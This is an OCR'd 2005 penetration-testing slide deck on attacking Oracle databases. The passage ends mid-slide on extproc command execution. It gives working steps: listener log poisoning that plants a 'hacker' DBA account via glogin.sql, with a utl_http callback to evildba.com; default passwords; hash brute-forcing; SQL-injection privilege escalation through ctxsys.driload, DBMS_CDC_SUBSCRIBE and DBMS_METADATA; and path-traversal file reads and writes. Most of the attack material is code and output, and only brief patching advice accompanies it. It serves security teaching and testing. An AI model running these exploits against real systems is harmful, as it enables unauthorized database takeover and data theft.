
red database security

Oracle for Pentester


Alexander Kornbrust
12-Oct-2005

Agenda




- Overview Oracle Architecture
- Find and attack TNS Listener
- (Default) Passwords
- Privilege Escalation
- Read / Write OS Files from Oracle
- Execute OS commands from Oracle
- Q/A

Basic steps for Pentester




1. Find TNS Listener
2. Get and/or check accounts
3. Escalate Privileges
4. Run OS Commands

Overview Oracle Architecture



Overview Oracle Architecture




Configuring the Oracle Client

1. Download and install the Oracle Client from Oracle Technet

2. Configure the file tnsnames.ora

3. Try to connect to the database

Overview Oracle Architecture



Download the right Client (free OTN account required)


1. Go to Oracle OTN and select the appropriate OS version and Oracle version

   http://www.oracle.com/technology/software/products/database/oracle10g/index.html

2. Choose the right client (10.1.0.2)
   * Oracle Database (all features and tool, huge)
   * Oracle Client (most features, medium)
   * Instant Client (all features, small)

3. Install the client

Overview Oracle Architecture




Configuring the Oracle Client

1. Create or modify the file tnsnames.ora in
   $ORACLE_HOME/network/admin

2. Configure the file tnsnames.ora

```
    ##################################
    ORA10201 =
 (DESCRIPTION =
   (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.2.110)(PORT = 1521))
   (CONNECT_DATA =
     (SERVER = DEDICATED)
     (SID = ora10201)
   )
 )
    ##################################
```




Test the connectivity to the TNS Listener (tnsnames.ora)

```
C:\>tnsping wora10201

TNS Ping Utility for 32-bit Windows: Version 10.1.0.4.0 -
Copyright (c) 1997, 2003, Oracle.  All rights reserved.

Used parameter files:
C:\oracle\ora10g\NETWORK\ADMIN\sqlnet.ora


Used TNSNAMES adapter to resolve the alias
Attempting to contact (DESCRIPTION = (ADDRESS = (PROTOCOL = TCP)(HOST =
    192.168.2.200)(PORT = 1521)) (CONNECT_DATA = (SERVER = DEDICATED)
    (SID = ora10201)))
    OK (1890 msec)
```

Hint: Set your language with the environment setting NLS_LANG.


Example: NLS_LANG=AMERICAN_AMERICA



Test the database connection

```
C:\>sqlplus scott/tiger@wora10201

SQL*Plus: Release 10.1.0.4.0 - Production on Fri Sep 30 07:06:34 2005

Copyright (c) 1982, 2005, Oracle.  All rights reserved.


Connected to:
Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Production
With the Partitioning, OLAP and Data Mining options

SQL> select user from dual;

USER
------------------------------
SCOTT

SQL>
```

Overview Oracle Architecture - Troubleshooting




In case of problems use the Oracle documentation to find the problem

Entire Oracle Documentation is available on the web:

http://tahiti.oracle.com/


Find TNS Listener



The easiest way to find TNS Listener is the **`lsnrctl`** command (part of the database installation):


```
C:\>lsnrctl status 192.168.2.100

LSNRCTL for 32-bit Windows: Version 10.1.0.4.0

Connecting to
    (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.100))(ADDRESS=(
PROTOCOL=TCP)(HOST=192.168.2.100)(PORT=1521)))
STATUS of the LISTENER
------------------------
Alias                     LISTENER
Version                   TNSLSNR for 32-bit Windows: Version 8.1.7.4.0 -
    Produc
tion
Start Date                12-OCT-2005 07:18:11
Uptime                    0 days 0 hr. 2 min. 49 sec
Trace Level               off
Security                  OFF
SNMP                      OFF
[…]
```

Find TNS Listener



```
[…] - continued

Listener Parameter File   C:\oracle\ora81\network\admin\listener.ora
Listener Log File         C:\oracle\ora81\network\log\listener.log
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(PIPENAME=\\.\pipe\EXTPROC0ipc)))

    (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=spock8174.rds.local)(PORT=1
    521)))

    (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=spock8174.rds.local)(PORT=2
    481))(PRO
TOCOL_STACK=(PRESENTATION=GIOP)(SESSION=RAW)))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status READY, has 1 handler(s) for this
    service...
Service "ora8174" has 2 instance(s).
  Instance "ora8174", status READY, has 1 handler(s) for this service...
  Instance "ora8174", status READY, has 3 handler(s) for this service...
The command completed successfully
```


Find TNS Listener



lsnrctl against a password protected listener

```
C:\>lsnrctl status 192.168.2.173

LSNRCTL for 32-bit Windows: Version 10.1.0.4.0
Copyright (c) 1991, 2004, Oracle.  All rights reserved.

Connecting to
    (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.173))(ADDRE
    SS=(
PROTOCOL=TCP)(HOST=192.168.2.173)(PORT=1521)))
TNS-01169: The listener has not recognized the password
```


Find TNS Listener




lsnrctl against a 10g database with local OS authentication

```
C:\>lsnrctl status 192.168.2.200

LSNRCTL for 32-bit Windows: Version 10.1.0.4.0
Copyright (c) 1991, 2004, Oracle.  All rights reserved.

Connecting to (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=picard.red-
    database-secur
ity.com))(ADDRESS=(PROTOCOL=TCP)(HOST=192.168.2.200)(PORT=1521)))
TNS-01189: The listener could not authenticate the user
```

Find TNS listener with WinSID



Find TNS Listener




Find TNS Listener on non-default ports

You can use any port scanner to do this, e.g. amap


```
C:\amap>amap -A 192.168.2.110 1521
amap v5.1 (www.thc.org/thc-amap) started at 2005-09-03 08:34:38 - MAPPING mode

Protocol on 192.168.2.110:1521/tcp matches oracle-tns-listener

Unidentified ports: none.

amap v5.1 finished at 2005-09-03 08:34:47

C:\amap>
```

Find TNS Listener



```
C:\>lsnrctl status hermes.wxl.ch

LSNRCTL for 32-bit Windows: Version 10.1.0.4.0 - Production on 30-SEP-2005 07:30
:17

Copyright (c) 1991, 2004, Oracle.  All rights reserved.

Connecting to (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=hermes.wxl.ch))(ADDRESS=(
PROTOCOL=TCP)(HOST=193.134.202.19)(PORT=1521)))
STATUS of the LISTENER
------------------------
Alias                     LISTENER
Version                   TNSLSNR for Solaris: Version 9.2.0.7.0 - Production
Start Date                05-SEP-2005 18:22:24
Uptime                    24 days 13 hr. 8 min. 14 sec
Trace Level               off
Security                  OFF
SNMP                      OFF
Listener Parameter File   /disk01/app/oracle/product/9.2/network/admin/listener.
ora
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=hermes.wxl.ch)(PORT=1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(KEY=EXTPROC)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=hermes.wxl.ch)(PORT=8080))(Presentat
ion=HTTP)(Session=RAW))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=hermes.wxl.ch)(PORT=2100))(Presentat
ion=FTP)(Session=RAW))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcps)(HOST=0.0.0.0)(PORT=2482))(PRESENTATION=G
IOP)(SESSION=RAW))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=0.0.0.0)(PORT=2481))(PRESENTATION=GI
OP)(SESSION=RAW))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcps)(HOST=0.0.0.0)(PORT=9090))(PRESENTATION=h
ttp://admin)(SESSION=RAW))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
Service "he01.wxl.ch" has 1 instance(s).
  Instance "he01", status READY, has 3 handler(s) for this service...
Service "he02.wxl.ch" has 2 instance(s).
  Instance "he02", status UNKNOWN, has 1 handler(s) for this service...
  Instance "he02", status READY, has 1 handler(s) for this service...
Service "he02XDB.wxl.ch" has 1 instance(s).
  Instance "he02", status READY, has 1 handler(s) for this service...
Service "he03.wxl.ch" has 2 instance(s).
  Instance "he03", status UNKNOWN, has 1 handler(s) for this service...
  Instance "he03", status READY, has 1 handler(s) for this service...
The command completed successfully
```

Find TNS Listener




Generate a TNS names entry for the database.


Replace IP address, port and SID

```
##########################################################################
      ORA10201 =
  (DESCRIPTION =
    (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.2.110)(PORT = 1521))
    (CONNECT_DATA =
      (SERVER = DEDICATED)
      (SID = ora10201)
    )
  )
       ##########################################################################
```

TNS Listener Exploits




```
C:\> lsnrctl stop ipaddress
```



Required Software:

- Oracle Client Software
- tnscmd perl script
- perl


Step 1a: -- Change the name of the log_file



```
LSNRCTL> set log_file C:\oracle\ora92\sqlplus\admin\glogin.sql
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)
(HOST=192.168.2.151)(PORT=1521 )))
LISTENER parameter "log_file" set to
C:\oracle\ora92\sqlplus\admin\glogin.sql
The command completed successfully
```


```
#
# Check if the listener.log points to glogin.sql by submitting a status command.
#
```

Step 1b: -- Check if the logfile is changed




```
LSNRCTL> status
Connecting to
(DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
Connecting to
(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=192.168.2.151)
(PORT=1521 )))
STATUS of the LISTENER
------------------------
Alias LISTENER
Version TNSLSNR for 32-bit Windows: Version 9.2.0.6.0 -
Production
Start Date 25-APR-2005 10:05:46
Uptime 0 days 0 hr. 15 min. 45 sec
Trace Level off
Security OFF
SNMP OFF
Listener Log File C:\oracle\ora92\sqlplus\admin\glogin.sql
```

Step 1b: -- Check if the logfile is changed




```
Listening Endpoints Summary...
(DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=uhura90201.red-
database-security.com )(PORT=1521)))
(DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=uhura90201.red-
database-
security.com)(PORT=8080))(Presentation=HTTP)(Session=RAW))
(DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=uhura90201.red-
database-
security.com)(PORT=2100))(Presentation=FTP)(Session=RAW))
Services Summary...
Service "ora90201" has 1 instance(s).
Instance "ora90201", status READY, has 1 handler(s) for this
service...
Service "ora90201XDB" has 1 instance(s).
Instance "ora90201", status READY, has 1 handler(s) for this
service...
The command completed successfully
```

Step 2: Send string to glogin.sql



```
[user@picard root]# perl tnscmd -h 192.168.2.156 -p 1521 --
rawcmd "(CONNECT_DATA=((
> create user hacker identified by hacker;
> grant dba to hacker;
> "
sending (CONNECT_DATA=((
create user hacker identified by hacker;
grant dba to hacker;
to 192.168.2.156:1521
writing 138 bytes
reading
.Q......"..E(DESCRIPTION=(ERR=1153)(VSNNUM=153093632)(ERROR
_STACK=(ERROR=(CODE=1153)(EMFI=4)(ARGS='(CONNECT_DATA=((.
create user hacker identified by hacker;.grant dba to
hacker;'))(ERROR=(CODE=303)(EMFI=1))))
[user@picard root]#
```


Step 3: Set the Logfile back to the old value



Set the name of the logfile back to the old value.

```
LSNRCTL> set log_file
C:\oracle\ora92\network\log\listener.log
Connection to (ADDRESS=(PROTOCOL=tcp)(PORT=1521))
LISTENER Parameter "log_file" set to
C:\oracle\ora92\network\log\listener.log
The command completed successfully.
```


Step 4: Login as hacker/hacker@database



Next time the DBA (or a process/job) start sqlplus he creates a database user called hacker.


If you append the following command in the glogin.sql you can see in your webserver logfile if the Oracle user was created (“SELECT utl_http.request(‘http://www.evildba.com/user_hacker_created’) from dual;”)

Protecting TNS Listener



- Apply the latest security patches
- Set strong TNS listener password
- Set admin_restrictions in listener.ora
- Turn on logging

Oracle Passwords




Oracle Password Algorithm

Passwords up to 30 characters long.

8-byte hash, encrypted with a modified DES encryption algorithm without salt.

The algorithm is in the meantime available on the web

Passwords




Oracle encrypts the concatenation (username||password)

sys/temp1

system/p1

have the identical hash keys (2E1168309B5B9B7A)

Passwords




Show Oracle password hashkey

SELECT username, password FROM DBA_USERS;
SELECT name,password FROM SYS.USER$ WHERE password is not null;

You should always access SYS.USER$ instead of the view to avoid the problem of hidden Oracle users (Oracle Rootkits).


Passwords



Common default passwords

scott/tiger
dbsnmp/dbsnmp
outln/outln
system/manager
system/manager1
system/elcaro
sys/change_on_install

Passwords




The fastest password cracker from 0rm
(1.1 Mio pw per second) needs the following time to calculate all passwords:

- 10 seconds to calculate all 5-ascii-character-combinations
- 5 minutes to calculate all 6-ascii-character-combinations
- 2 hours to calculate all 7-ascii-character-combinations
- 2,1 days to calculate all 8-ascii-character-combinations
- 57 days to calculate all 9-ascii-character-combinations
- 4 years to calculate all 10-ascii-character-combinations


(A-Z, 26 Characters, 26^x)

Passwords - Usage Orabf – brute force mode




```
C:\ >orabf.exe AF8C688C9AABAB74:SYSTEM 3

orabf v0.7.2, (C)2005 orm@toolcrypt.org
-------------------------------------
Trying default passwords
Starting brute force session

press 'q' to quit. any other key to see status

current password:2G4CX
5838993 passwords tried. elapsed time 00:00:11. t/s:500262
```

Passwords - Usage Checkpwd – database mode



```
C:\ >checkpwd system/secretpw@ora10104local   password_file.txt
Checkpwd 1.10 - (c) 2005 by Red-Database-Security GmbH
checking passwords
SYSTEM  OK [OPEN]
SYS     OK [OPEN]
MGMT_VIEW       OK [OPEN]
DBSNMP  OK [OPEN]
SYSMAN  OK [OPEN]
KORNBRUST       OK [OPEN]
PORTAL has weak password PORTAL [OPEN]
XXX has weak password XXX [OPEN]
OCA has weak password OCA [OPEN]
SCOTT has weak password TIGER [OPEN]
[…]
BI has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
Done. Summary:
  Passwords checked      : 39663490
  Weak passwords found   : 37
  Elapsed time (min:sec) : 5:54
  Passwords / second     : 112044
```

Privilege Escalation 8i / 9i




sqlplus scott/tiger@ora902 (or every other unprivileged user)

```
SQL> exec ctxsys.driload.validate_stmt('grant dba to scott');

BEGIN ctxsys.driload.validate_stmt('grant dba to scott');
END;
*
ERROR at line 1:
ORA-06510: PL/SQL: unhandled user-defined exception
ORA-06512: at "CTXSYS.DRILOAD", line 42
ORA-01003: no statement parsed
ORA-06512: at line 1
```

Fix: Apply the latest Oracle Patchset


Privilege Escalation 9i / 10g



```
-- Create a function first and inject this function. The function
will be executed as user SYS.
CREATE OR REPLACE FUNCTION "SCOTT"."ATTACK_FUNC" return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN '';
END;
/

-- Inject the function in the vulnerable procedure
BEGIN
SYS.DBMS_CDC_SUBSCRIBE.ACTIVATE_SUBSCRIPTION('''||SCOTT.ATTACK_FUNC(
)||''');
END;
/
```

Fix: Apply the latest Oracle Patchset


Privilege Escalation 9i / 10g



```
-- Create a function first and inject this function. The
function will be executed as user SYS.
CREATE OR REPLACE FUNCTION "SCOTT"."ATTACK_FUNC" return
varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN '';
END;
/

-- Inject the function in the vulnerable procedure
SELECT
SYS.DBMS_METADATA.GET_DDL('''||SCOTT.ATTACK_FUNC()||''','')
FROM dual;
```


Fix: Apply the latest Oracle Patchset

File access




Different ways to read / write files on the database server

- utl_file
- Dbms_lob
- dbms_advisor (10g)
- java
- …




PLSQL-Package utl_file – Exploit

```
--this create a file called iwashere.txt in the same drive as the
directory
referenced by MEDIA_DIR directory object.declare
f utl_file.file_type;
Begin
f:=UTL_FILE.FOPEN
('MEDIA_DIR','\\.\\..\\.\\..\\.\\..\\.\\..\\.\\..\\.\\iwashere.txt',
'w',100
0);UTL_FILE.PUT_LINE (f,'Sure',TRUE);
UTL_FILE.FCLOSE(f);
end;
```




PLSQL-Package dbms_lob – sample

```
BEGIN
    Lob_loc:= BFILENAME('MEDIA_DIR', 'test.txt');
    DBMS_LOB.OPEN (Lob_loc, DBMS_LOB.LOB_READONLY);

      LOOP
        DBMS_LOB.READ (Lob_loc, Amount, Position, Buffer);

dbms_output.putline(utl_raw.cast_to_varchar2(Buffer));
        Position := Position + Amount;
      END LOOP;

END IF;

      DBMS_LOB.CLOSE (Lob_loc);

END;
```



PLSQL-Package dbms_lob – exploit


```
BEGIN
    Lob_loc:= BFILENAME('MEDIA_DIR', '../../../.profile');
    DBMS_LOB.OPEN (Lob_loc, DBMS_LOB.LOB_READONLY);

      LOOP
        DBMS_LOB.READ (Lob_loc, Amount, Position, Buffer);

dbms_output.putline(utl_raw.cast_to_varchar2(Buffer));
        Position := Position + Amount;
      END LOOP;

END IF;

      DBMS_LOB.CLOSE (Lob_loc);

   END;
```



PLSQL-Package dbms_advisor


```
create directory MYDIR as 'C:\';

grant read,write on DIRECTORY MYDIR to public;

DECLARE
    BUFFER clob;
    LOCATION VARCHAR2(200);
    FILENAME VARCHAR2(700);

  BEGIN
    BUFFER:='Alex';
    LOCATION := 'MYDIR';
    FILENAME := 'myfile';
    SYS.DBMS_ADVISOR.CREATE_FILE ( BUFFER, LOCATION, FILENAME );
    COMMIT;
  END;
  /
```

OS Command Execution



- PL/SQL & extproc
- Java
- plsql_native (undocumented)
- dbms_scheduler
  (10g only)


OS Command Execution



PL/SQL and Extproc (8.0-10g R2)

Requirements:

- Running external procedure (extproc) in the listener
- Create (any) library
- 9i+: Environment setting containing the special DLL/Library
  ENVS="EXTPROC_DLLS=ONLY:/home/xyz/mylib.so:/home/abc/urlib.so,
